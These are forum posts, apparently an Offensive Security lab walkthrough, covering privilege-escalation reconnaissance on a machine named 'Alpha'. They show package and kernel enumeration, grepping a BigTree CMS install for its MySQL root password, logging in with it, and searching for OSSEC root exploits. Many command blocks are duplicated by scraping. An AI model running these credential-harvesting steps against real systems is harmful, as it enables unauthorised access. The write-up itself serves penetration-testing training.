Thread: Offensive Security's Complete Guide to Alpha

05-22-2016, 04:35 PM #21

g0tmi1k
Offsec Staff

Join Date: Jun 2011
Posts: 538

Privilege Escalation

Information Gathering (Part 3)

The next stage would be to see what's installed on the machine.
The quickest way is to see what packages have been installed (will depend on what OS). Something to also keep in mind, anything that has been manually installed/compiled will NOT show up here (might want to check "**/var/**", "**/opt/**", "**/usr/local/src**" and "**/usr/src/**" for common places - else users home folder's or mounted external media etc! - end users do crazy things).

There's going to be a lot here, so we take a while to process anything "key":

Code:

```
...SNIP...
ii  apache2                          2.4.7-1ubuntu4                  amd64        Apache HTTP Server
...SNIP...
ii  apparmor                         2.8.95~2430-0ubuntu5            amd64        User-space parser utility
ii  binutils                         2.24-5ubuntu3                   amd64        GNU assembler, linker and
...SNIP...
ii  bsdutils                         1:2.20.1-5.1ubuntu20.1          amd64        Basic utilities from 4.4B
ii  build-essential                  11.6ubuntu6                     amd64        Informational list of bui
...SNIP...
ii  coreutils                        8.21-1ubuntu5                   amd64        GNU core utilities
...SNIP...
ii  cpp-4.8                          4.8.2-19ubuntu1                 amd64        GNU C preprocessor
...SNIP...
ii  cron                             3.0pl1-124ubuntu2               amd64        process scheduling daemon
ii  curl                             7.35.0-1ubuntu2                 amd64        command line tool for tra
ii  dash                             0.5.7-4ubuntu1                  amd64        POSIX-compliant shell
...SNIP...
ii  debianutils                      4.4                             amd64        Miscellaneous utilities s
...SNIP...
ii  file                             1:5.14-2ubuntu3.1               amd64        Determines file type usin
ii  findutils                        4.4.2-7                         amd64        utilities for finding fil
...SNIP...
ii  ftp                              0.17-28                         amd64        classical file transfer c
ii  fuse                             2.9.2-4ubuntu4                  amd64        Filesystem in Userspace
ii  g++                              4:4.8.2-1ubuntu6                amd64        GNU C++ compiler
...SNIP...
ii  gcc-4.8                          4.8.2-19ubuntu1                 amd64        GNU C compiler
...SNIP...
ii  gzip                             1.6-3ubuntu1                    amd64        GNU compression utilities
...SNIP...
ii  libc-bin                         2.19-0ubuntu6                   amd64        Embedded GNU C Library: B
ii  libc-dev-bin                     2.19-0ubuntu6                   amd64        Embedded GNU C Library: D
```

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

05-23-2016, 10:09 AM #22

Join Date: Jun 2011
Posts: 538

g0tmi1k
Offsec Staff

Privilege Escalation

Information Gathering (Part 4)

So theres **PHP**, **Perl**, **Python** (2 and 3), as well as **compilers** left on the machine (including "useful" libraries - which is nicer than having to cross compile), stuff we can use to **transfer files** (and **extract**!) and the exact software versions for services.
Theres **screen**/**tmux**, but they are not running - else they could help us to see how the end user, uses the machine.
AppArmor is installed, might not be enabled. If it is, could causes issues.
We notice, the "ossec-*" stuff isn't listed here - which makes sense with what we know (/var/ossec-hids2.8/), as its not using "Filesystem Hierarchy Standard (FHS)".

Useful (but dry) reading: http://www.pathname.com/fhs/pub/fhs-2.3.html

Last thing is to get the kernel which is being used currently, in case there's any low hanging fruit exploits targeting it:

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ uname -a
uname -a
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
www-data@alpha:/usr/lib/cgi-bin$
```



```
www-data@alpha:/usr/lib/cgi-bin$ uname -a
uname -a
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
www-data@alpha:/usr/lib/cgi-bin$
```


Now we have got a basic feel for the target machine, we can start to analyse the data we have collected.
There is still a ton more questions we can ask ourselves about the target, but let's start on our "to try" list. The first thing would be fetching that MySQL credential from the web application, followed up by "what is /var/ossec-hids2.8/").

So looking for the MySQL credential inside the web application. We have a few options, either start greping for common phrases in the source code (grep -R [VALUE] /path/to/folder), looking for common file names that sort values (find /path/to/folder -iname '*config*' -o -iname '*setting*), else we can look up the manual of how to install it.
We have already found the source code to the application on github, back at the start (https://github.com/bigtreecms/BigTree-CMS), so let's go back!

Please note, looking at the master branch of the project, will give you the latest version. This will not match what the target is using, so things may be different!

We soon find the following:



There's two possible values for us: "**./core/config.environment.php**" and "**./core/config.settings.php**". "environment" sounds like the system it's been used in and "**settings"**sound like values used in the application itself. Let's start with environment (and its also the first one!)

BigTree-CMS/config.... ×

GitHub, Inc. (US) https://github.com/bigtreecms/BigTree-CMS/blob/mas Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

```
<?
        // Time Zone
        date_default_timezone_set("America/New_York");

        // Website Environment
        $bigtree["config"]["debug"] = true; // Set to false to stop all PHP errors/warnings from showing, or "full" to show all err
        $bigtree["config"]["domain"] = "[domain]";      // "domain" should be http://www.website.com
        $bigtree["config"]["www_root"] = "[wwwroot]"; // "www_root" should be http://www.website.com/location/of/the/site/
        $bigtree["config"]["static_root"] = "[staticroot]"; // "static_root" can either be the same as "www_root" or another domain
        $bigtree["config"]["admin_root"] = "[wwwroot]admin/"; // "admin_root" should be the location you want to access BigTree's a
        $bigtree["config"]["force_secure_login"] = [force_secure_login]; // If you have HTTPS enabled, set to true to force admin l
        $bigtree["config"]["environment"] = ""; // "dev" or "live"; empty to hide
        $bigtree["config"]["environment_live_url"] = ""; // Live admin URL
        $bigtree["config"]["developer_mode"] = false; // Set to true to lock out all users except developers.
        $bigtree["config"]["maintenance_url"] = false; // Set to a URL to 307 redirect visitors to a maintenance page (driven by /t
        $bigtree["config"]["routing"] = "[routing]";
        $bigtree["config"]["cache"] = false; // Enable Simple Caching
        $bigtree["config"]["sql_interface"] = "mysqli"; // Change to "mysql" to use legacy MySQL interface in PHP.

        // Database Environment
        $bigtree["config"]["db"]["host"] = "[host]";
        $bigtree["config"]["db"]["name"] = "[db]";
        $bigtree["config"]["db"]["user"] = "[user]";
        $bigtree["config"]["db"]["password"] = "[password]";
        $bigtree["config"]["db"]["port"] = "[port]";
        $bigtree["config"]["db"]["socket"] = "[socket]";
        // Separate write database info (for load balanced setups)
        $bigtree["config"]["db_write"]["host"] = "[write_host]";
        $bigtree["config"]["db_write"]["name"] = "[write_db]";
        $bigtree["config"]["db_write"]["user"] = "[write_user]";
        $bigtree["config"]["db_write"]["password"] = "[write_password]";
        $bigtree["config"]["db_write"]["port"] = "[write_port]";
        $bigtree["config"]["db_write"]["socket"] = "[write_socket]";
?>
```

Looks like we got lucky first time!
Let's now check on the target's file system.

The only thing stopping us currently is knowing where on the file system the web root is! We could take a guess and try common values (such as "**/var/www/**", "**/var/www/html/**", "**/srv/www/**", "**/home/public_html/**" - and various mixtures on this). Else we can just use "**find / -name "config.environment.php" 2>/dev/null**", however we are going to look up the web root via the settings based on Apache's configuration.

The default page for Apache on Debian based OS's is "**/etc/apache2/**" (CentOS uses "**/etc/httpd/**").

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ cd /etc/apache2/
cd /etc/apache2/
www-data@alpha:/etc/apache2$

www-data@alpha:/etc/apache2$ ls -l
ls -l
total 80
-rw-r--r-- 1 root root  7115 Jan  7  2014 apache2.conf
drwxr-xr-x 2 root root  4096 Oct  9  2014 conf-available
drwxr-xr-x 2 root root  4096 Oct  9  2014 conf-enabled
-rw-r--r-- 1 root root  1782 Jan  3  2014 envvars
-rw-r--r-- 1 root root 31063 Jan  3  2014 magic
drwxr-xr-x 2 root root 12288 Oct  9  2014 mods-available
drwxr-xr-x 2 root root  4096 Oct  9  2014 mods-enabled
-rw-r--r-- 1 root root   320 Jan  7  2014 ports.conf
drwxr-xr-x 2 root root  4096 Oct  9  2014 sites-available
drwxr-xr-x 2 root root  4096 Oct  9  2014 sites-enabled
www-data@alpha:/etc/apache2$
```

```
www-data@alpha:/usr/lib/cgi-bin$ cd /etc/apache2/
cd /etc/apache2/
www-data@alpha:/etc/apache2$

www-data@alpha:/etc/apache2$ ls -l
ls -l
total 80
-rw-r--r-- 1 root root  7115 Jan  7  2014 apache2.conf
drwxr-xr-x 2 root root  4096 Oct  9  2014 conf-available
drwxr-xr-x 2 root root  4096 Oct  9  2014 conf-enabled
-rw-r--r-- 1 root root  1782 Jan  3  2014 envvars
-rw-r--r-- 1 root root 31063 Jan  3  2014 magic
drwxr-xr-x 2 root root 12288 Oct  9  2014 mods-available
drwxr-xr-x 2 root root  4096 Oct  9  2014 mods-enabled
-rw-r--r-- 1 root root   320 Jan  7  2014 ports.conf
drwxr-xr-x 2 root root  4096 Oct  9  2014 sites-available
drwxr-xr-x 2 root root  4096 Oct  9  2014 sites-enabled
www-data@alpha:/etc/apache2$
```

A quick grep command, will show all the web root's locations:

Code:

```
www-data@alpha:/etc/apache2$ grep -Ri DocumentRoot .
grep -Ri DocumentRoot .
./sites-available/000-default.conf:    DocumentRoot /var/www/html
./sites-available/default-ssl.conf:        DocumentRoot /var/www/html
./sites-enabled/000-default.conf:    DocumentRoot /var/www/html
www-data@alpha:/etc/apache2$
```

```
www-data@alpha:/etc/apache2$ grep -Ri DocumentRoot .
grep -Ri DocumentRoot .
./sites-available/000-default.conf:     DocumentRoot /var/www/html
./sites-available/default-ssl.conf:             DocumentRoot /var/www/html
./sites-enabled/000-default.conf:       DocumentRoot /var/www/html
www-data@alpha:/etc/apache2$
```

Now its time to see what's there:

Code:

```
www-data@alpha:/etc/apache2$ cd /var/www/html/
cd /var/www/html/
www-data@alpha:/var/www/html$

www-data@alpha:/var/www/html$ ls -l
ls -l
total 220
-rwxr-xr-x 1 www-data www-data 56699 Oct  3  2014 README.md
-rwxr-xr-x 1 www-data www-data 16539 Oct  3  2014 bigtree.sql
drwxrwxrwx 2 www-data www-data  4096 May  5 07:44 cache
drwxr-xr-x 6 www-data www-data  4096 Oct  3  2014 core
drwxrwxrwx 4 www-data www-data  4096 Oct  9  2014 custom
-rw-r--r-- 1 www-data www-data 41736 Oct  3  2014 example-site.sql
-rwxrwxrwx 1 www-data www-data    42 Oct  9  2014 index.php
-rw-r--r-- 1 www-data www-data 28951 Oct  3  2014 install.php.bak
-rwxr-xr-x 1 www-data www-data 42436 Oct  3  2014 license.txt
drwxrwxrwx 7 www-data www-data  4096 Oct  9  2014 site
drwxrwxrwx 7 www-data www-data  4096 May  5 07:45 templates
www-data@alpha:/var/www/html$
```

```
www-data@alpha:/etc/apache2$ cd /var/www/html/
cd /var/www/html/
www-data@alpha:/var/www/html$

www-data@alpha:/var/www/html$ ls -l
ls -l
total 220
-rwxr-xr-x 1 www-data www-data 56699 Oct  3  2014 README.md
-rwxr-xr-x 1 www-data www-data 16539 Oct  3  2014 bigtree.sql
drwxrwxrwx 2 www-data www-data  4096 May  5 07:44 cache
drwxr-xr-x 6 www-data www-data  4096 Oct  3  2014 core
drwxrwxrwx 4 www-data www-data  4096 Oct  9  2014 custom
-rw-r--r-- 1 www-data www-data 41736 Oct  3  2014 example-site.sql
-rwxrwxrwx 1 www-data www-data    42 Oct  9  2014 index.php
-rw-r--r-- 1 www-data www-data 28951 Oct  3  2014 install.php.bak
-rwxr-xr-x 1 www-data www-data 42436 Oct  3  2014 license.txt
drwxrwxrwx 7 www-data www-data  4096 Oct  9  2014 site
drwxrwxrwx 7 www-data www-data  4096 May  5 07:45 templates
www-data@alpha:/var/www/html$
```

...and there's the "**./core/**" folder!

What's in it?

Code:

```
www-data@alpha:/var/www/html$ cd core/
cd core/
www-data@alpha:/var/www/html/core$

www-data@alpha:/var/www/html/core$ ls -l
ls -l
total 52
drwxr-xr-x 12 www-data www-data  4096 Oct  3  2014 admin
...SNIP...
-rwxr-xr-x  1 www-data www-data  5315 Oct  3  2014 config.example.php
...SNIP...
www-data@alpha:/var/www/html/core$
```

```
www-data@alpha:/var/www/html$ cd core/
cd core/
www-data@alpha:/var/www/html/core$

www-data@alpha:/var/www/html/core$ ls -l
ls -l
total 52
drwxr-xr-x 12 www-data www-data  4096 Oct  3  2014 admin
-rwxr-xr-x  1 www-data www-data  4730 Oct  3  2014 bootstrap.php
-rwxr-xr-x  1 www-data www-data  5315 Oct  3  2014 config.example.php
-rwxr-xr-x  1 www-data www-data  1093 Oct  3  2014 cron.php
drwxr-xr-x  5 www-data www-data  4096 Oct  3  2014 example-site
drwxr-xr-x  2 www-data www-data  4096 Oct  3  2014 feeds
drwxr-xr-x  4 www-data www-data  4096 Oct  3  2014 inc
-rwxr-xr-x  1 www-data www-data 15792 Oct  3  2014 router.php
www-data@alpha:/var/www/html/core$
```

Oh! "**config.environment.php**" is not there!

Now, this could be because the version on GitHub is newer that what we are using, so they split out the settings later on. Let's have a quick check of the contents:

Code:

```
www-data@alpha:/var/www/html/core$ cat config.example.php
cat config.example.php
< !--?
    // Time Zone
    date_default_timezone_set("America/New_York");

    // Set to false to stop all PHP errors/warnings from showing.
    $bigtree["config"]["debug"] = true;

...SNIP...

    // Database info.
    $bigtree["config"]["db"]["host"] = "[host]";
    $bigtree["config"]["db"]["name"] = "[db]";

    $bigtree["config"]["db"]["user"] = "[user]";
```

```
    $bigtree["config"]["db"]["password"] = "[password]";

...SNIP...

    // "domain" should be http:///www.website.com
    $bigtree["config"]["domain"] = "[domain]";
    // "www_root" should be http://www.website.com/location/of/the/site/
    $bigtree["config"]["www_root"] = "[wwwroot]";
www-data@alpha:/var/www/html/core$
```

```
www-data@alpha:/var/www/html/core$ cat config.example.php
cat config.example.php
<?
        // Time Zone
        date_default_timezone_set("America/New_York");

        // Set to false to stop all PHP errors/warnings from showing.
        $bigtree["config"]["debug"] = true;

        // Routing setup
        $bigtree["config"]["routing"] = "[routing]";

        // Database info.
        $bigtree["config"]["db"]["host"] = "[host]";
        $bigtree["config"]["db"]["name"] = "[db]";
        $bigtree["config"]["db"]["user"] = "[user]";
        $bigtree["config"]["db"]["password"] = "[password]";
        $bigtree["config"]["sql_interface"] = "mysqli"; // Change to "mysql" to use legacy MySQL interface in PHP.

        // Separate write database info (for load balanced setups)
        $bigtree["config"]["db_write"]["host"] = "[write_host]";
        $bigtree["config"]["db_write"]["name"] = "[write_db]";
        $bigtree["config"]["db_write"]["user"] = "[write_user]";
        $bigtree["config"]["db_write"]["password"] = "[write_password]";

        // "domain" should be http:///www.website.com
        $bigtree["config"]["domain"] = "[domain]";
        // "www_root" should be http://www.website.com/location/of/the/site/
        $bigtree["config"]["www_root"] = "[wwwroot]";
```

We can see it's the default values, so this cannot be right.

Time to use grep!

Code:

```
www-data@alpha:/var/www/html/core$ cd ../
cd ../
www-data@alpha:/var/www/html$ grep -R '$bigtree\["config"\]\["db"\]' .
grep -R '$bigtree\["config"\]\["db"\]' .
./core/config.example.php:    $bigtree["config"]["db"]["host"] = "[host]";
./core/config.example.php:    $bigtree["config"]["db"]["name"] = "[db]";
./core/config.example.php:    $bigtree["config"]["db"]["user"] = "[user]";
./core/config.example.php:    $bigtree["config"]["db"]["password"] = "[password]";
./core/inc/bigtree/utils.php:                $tname = $f["Tables_in_".$bigtree["config"]["db"]["name"]];
...SNIP...
./core/inc/bigtree/sql.php:                $connection = new mysqli($bigtree["config"]["db"]["host"],$bigtree[
...SNIP...
./templates/config.php:    $bigtree["config"]["db"]["host"] = "localhost";
./templates/config.php:    $bigtree["config"]["db"]["name"] = "wingnut";
./templates/config.php:    $bigtree["config"]["db"]["user"] = "root";
./templates/config.php:    $bigtree["config"]["db"]["password"] = "zaq1xsw2cde3";
www-data@alpha:/var/www/html$
```

```
www-data@alpha:/var/www/html/core$ cd ../
cd ../
www-data@alpha:/var/www/html$ grep -R '$bigtree\["config"\]\["db"\]' .
grep -R '$bigtree\["config"\]\["db"\]' .
./core/config.example.php:      $bigtree["config"]["db"]["host"] = "[host]";
./core/config.example.php:      $bigtree["config"]["db"]["name"] = "[db]";
./core/config.example.php:      $bigtree["config"]["db"]["user"] = "[user]";
./core/config.example.php:      $bigtree["config"]["db"]["password"] = "[password]";
./core/inc/bigtree/utils.php:                           $tname = $f["Tables_in_".$bigtree["config"]["db"]["name"]];
./core/inc/bigtree/utils.php:                                   if ($default == $f["Tables_in_".$bigtree["config"]["db"]["name"]]) {
./core/inc/bigtree/utils.php:                                           echo '<option selected="selected">'.$f["Tables_in_".$bigtree["config"]["db"]["name"]].
'</option>';
./core/inc/bigtree/utils.php:                                           echo '<option>'.$f["Tables_in_".$bigtree["config"]["db"]["name"]].'</option>';
./core/inc/bigtree/sql.php:                           $connection = new mysqli($bigtree["config"]["db"]["host"],$bigtree["config"]["db"]["user"],$bigtree["c
onfig"]["db"]["password"],$bigtree["config"]["db"]["name"]);
./core/inc/bigtree/sql.php:                           unset($bigtree["config"]["db"]["user"]);
./core/inc/bigtree/sql.php:                           unset($bigtree["config"]["db"]["password"]);
./core/inc/bigtree/sql.php:                           $connection = mysql_connect($bigtree["config"]["db"]["host"],$bigtree["config"]["db"]["user"],$bigtree
["config"]["db"]["password"]);
./core/inc/bigtree/sql.php:                           mysql_select_db($bigtree["config"]["db"]["name"],$connection);
./core/inc/bigtree/sql.php:                           unset($bigtree["config"]["db"]["user"]);
./core/inc/bigtree/sql.php:                           unset($bigtree["config"]["db"]["password"]);
./templates/config.php: $bigtree["config"]["db"]["host"] = "localhost";
./templates/config.php: $bigtree["config"]["db"]["name"] = "wingnut";
./templates/config.php: $bigtree["config"]["db"]["user"] = "root";
./templates/config.php: $bigtree["config"]["db"]["password"] = "zaq1xsw2cde3";
www-data@alpha:/var/www/html$
```

So the values are in "./templates/" (which thinking about it makes sense, as we saw a template landing page for the web application).

If we wanted to find the config.php path an alternative method, by reading README.md in more depth, we would have seen:

v4.0.5: - CHANGED: Configuration settings are no longer stored in /templates/config.php (though if you are upgrading, they will still be read from there). Configuration settings are now split into /custom/settings.php (for environment independent settings) and environment.php (for settings that will differ between a live and development site)."

```
./templates/config.php: $bigtree["config"]["db"]["host"] = "localhost";
./templates/config.php: $bigtree["config"]["db"]["name"] = "wingnut";
./templates/config.php: $bigtree["config"]["db"]["user"] = "root";
./templates/config.php: $bigtree["config"]["db"]["password"] = "zaq1xsw2cde3";
```

So let's make a note of these credentials (root / zaq1xsw2cde3).

Last edited by g0tmi1k; 11-23-2017 at 11:49 AM.

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | **Reply With Quote**

05-23-2016, 11:01 AM #23

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Privilege Escalation

Information Gathering (Part 5)

Instead of using the last grep command (which requires knowing/guessing a certain string to look for), we could have also found the necessary settings file by doing:

Code:

```
www-data@alpha:/var/www/html$ find . -iname '*config*'
find . -iname '*config*'
./core/admin/modules/dashboard/vitals-statistics/analytics/configure.php
./core/config.example.php
./core/inc/lib/google/config.php
./templates/config.php
www-data@alpha:/var/www/html$
```


```
www-data@alpha:/var/www/html$ find . -iname '*config*'
find . -iname '*config*'
./core/admin/modules/dashboard/vitals-statistics/analytics/configure.php
./core/config.example.php
./core/inc/lib/google/config.php
./templates/config.php
www-data@alpha:/var/www/html$
```


We can now check to see if the MySQL credentials are valid by doing:

Code:

```
www-data@alpha:/var/www/html$ mysql -uroot -pzaq1xsw2cde3 -e 'show databases;'
< l$ mysql -uroot -pzaq1xsw2cde3 -e 'show databases;'
Database
information_schema
mysql
performance_schema
phpmyadmin
wingnut
www-data@alpha:/var/www/html$
```

```
www-data@alpha:/var/www/html$ mysql -uroot -pzaq1xsw2cde3 -e 'show databases;'
<l$ mysql -uroot -pzaq1xsw2cde3 -e 'show databases;'
Database
information_schema
mysql
performance_schema
phpmyadmin
wingnut
www-data@alpha:/var/www/html$
```

Because we do not have an interactive shell (and it also not TTY), we cannot interact with any new processes that spawn.
*Note #1: Using this, we could start to see what user credentials are stored in the database (which is often the case with web applications). The database that is out of place here is "**wingnut**". Not going to cover exploring this, as it was an afterthought...*
Note #2: We could now try and log into phpMyAdmin as we do have some form of MySQL credentials. However, they may not work depending on how phpMyAdmin has been setup/configured.

Moving down our "to try" list, we have "**/var/ossec-hids2.8**", and see if we are able to make any progress on this:

Code:

```
www-data@alpha:/var/www/html$ ls -l /var/
...SNIP...
dr-xr-x--- 14 root ossec  4096 Oct  9  2014 ossec-hids2.8
...SNIP...
www-data@alpha:/var/www/html$


www-data@alpha:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@alpha:/var/www/html$


www-data@alpha:/var/www/html$ cd /var/ossec-hids2.8/
cd /var/ossec-hids2.8/
bash: cd: /var/ossec-hids2.8/: Permission denied
www-data@alpha:/var/www/html$
```


```
www-data@alpha:/var/www/html$ ls -l /var/
ls -l /var/
total 48
drwxr-xr-x  2 root root   4096 Oct 11  2014 backups
drwxr-xr-x 11 root root   4096 Oct 11  2014 cache
drwxrwxrwt  2 root root   4096 May 22 23:04 crash
drwxr-xr-x 43 root root   4096 Oct 11  2014 lib
drwxrwsr-x  2 root staff  4096 Apr 10  2014 local
lrwxrwxrwx  1 root root      9 Oct  9  2014 lock -> /run/lock
drwxrwxr-x 12 root syslog 4096 May 22 06:52 log
drwxrwsr-x  2 root mail   4096 Jul 22  2014 mail
drwxr-xr-x  2 root root   4096 Jul 22  2014 opt
dr-xr-x--- 14 root ossec  4096 Oct  9  2014 ossec-hids2.8
lrwxrwxrwx  1 root root      4 Oct  9  2014 run -> /run
drwxr-xr-x  5 root root   4096 Oct  9  2014 spool
drwxrwxrwt  2 root root   4096 May  5 07:47 tmp
drwxr-xr-x  3 root root   4096 Oct  9  2014 www
www-data@alpha:/var/www/html$

www-data@alpha:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@alpha:/var/www/html$

www-data@alpha:/var/www/html$ cd /var/ossec-hids2.8/
cd /var/ossec-hids2.8/
bash: cd: /var/ossec-hids2.8/: Permission denied
www-data@alpha:/var/www/html$
```

So unless we can become part of the "**ossec**" group, we are not going to have access (which our www-data user does not - based on the "**id**" command from before).

Let's try and break down what we know: "**/var/ossec-2.8/**"
"ossec" could be the name of something, "-" could be a space (or if it was "+", "_"), and "2.8" could be a version?
Time to start searching the Internet.

It doesn't take long to see that "ossec" home page is "https://ossec.github.io/".
Looking at the about page:

> *OSSEC is a scalable, multi-platform, open source Host-based Intrusion Detection System (HIDS). It has a powerful correlation and analysis engine, integrating log analysis, file integrity checking, Windows registry monitoring, centralized policy enforcement, rootkit detection, real-time alerting and active response.It runs on most operating systems, including Linux, OpenBSD, FreeBSD, MacOS, Solaris and Windows.*



Could this have been what was banning our IP when we testing SSH?

Before we think about checking for kernel exploits (which are low hanging fruit), we search for ossec:

Code:

```
root@kali:~# searchsploit ossec | grep -v '/dos/'
---------------------------------------------------------------------------------------------------------------------
 Exploit Title

---------------------------------------------------------------------------------------------------------------------
OSSEC 2.8 - hosts.deny Privilege Escalation
OSSEC 2.7 <= 2.8.1 - 'diff' Command Local Root Escalation
---------------------------------------------------------------------------------------------------------------------
root@kali:~#
```

```
root@kali:~# searchsploit ossec | grep -v '/dos/'
---------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                       |  Path
                                                                                                                     | (/usr/share/exploitdb/platforms)
---------------------------------------------------------------------------------------------------------------------
OSSEC 2.8 - hosts.deny Privilege Escalation                                                                          | ./linux/local/35234.py
OSSEC 2.7 <= 2.8.1 - 'diff' Command Local Root Escalation                                                            | ./linux/local/37265.txt
